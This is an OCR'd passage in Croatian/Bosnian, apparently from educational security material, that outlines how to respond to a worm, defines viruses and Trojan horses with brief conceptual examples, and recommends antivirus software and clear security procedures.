
Kordinacija između sistem administratora, mrežnih inžinjera i sigurnosnih operatera kritična je za efikasni odgovor na napad crvom. Slijedeći koraci se preporučuju:


1 Spriječavanje širenja
2 Izoliranje
3 Karantena
4 Liječenje


Virusi i Trojanski konji

Virusi su zlonamjerni programi koji se dodaju drugom programu da bi instalirali određenu neželjenu funkciju na korisničkom računalu. Primjer virusa je program koji se dodaje command.com (primarni interpreter za Windows sisteme) a koji briše file-ove i inficira bilo koju drugu verziju command.com koju može pronaći.

Trojanski konj je drugačiji smo u smislu što je cijeli program napisan da izgleda kao nešto drugo, dok je u stvari alat za napad.








Primjer trojanskog konja je program koji izvodi jednostavnu igru na računalu. Dok je korisnik okupiran igrom, trojanski konj šalje putem e-mail poruka svoj vlastiti kod svim korisnicima s korisničke liste. Ostali korisnici kada prime igru i počnu je igrati također šire trojanskog konja.

Ova vrsta programa može otklonjena efikasnim antivirusnim programom na nivou korisnika i potencijalno na nivou mreže.



Antivirusni program može otkriti većinu virusa i mnoge trojanske konje i spriječiti njihov širenje po mreži. Održavajuću te programe ažurnim s zadnjim verzijama dovodi korisnika u nadređeni položaj u odnosu na takve napade. Kada se novi virus ili trojan pojavi, poduzeće za proizvodnju antivirusnih programa mora ažurirti svoje programe ali to isto mora napraviti i svaki korisnik. Niti jadan pristup neće biti uspješan bez dobrih i jasnih pravila i procedura i visoko obrazovanih sigurnosnih administratora.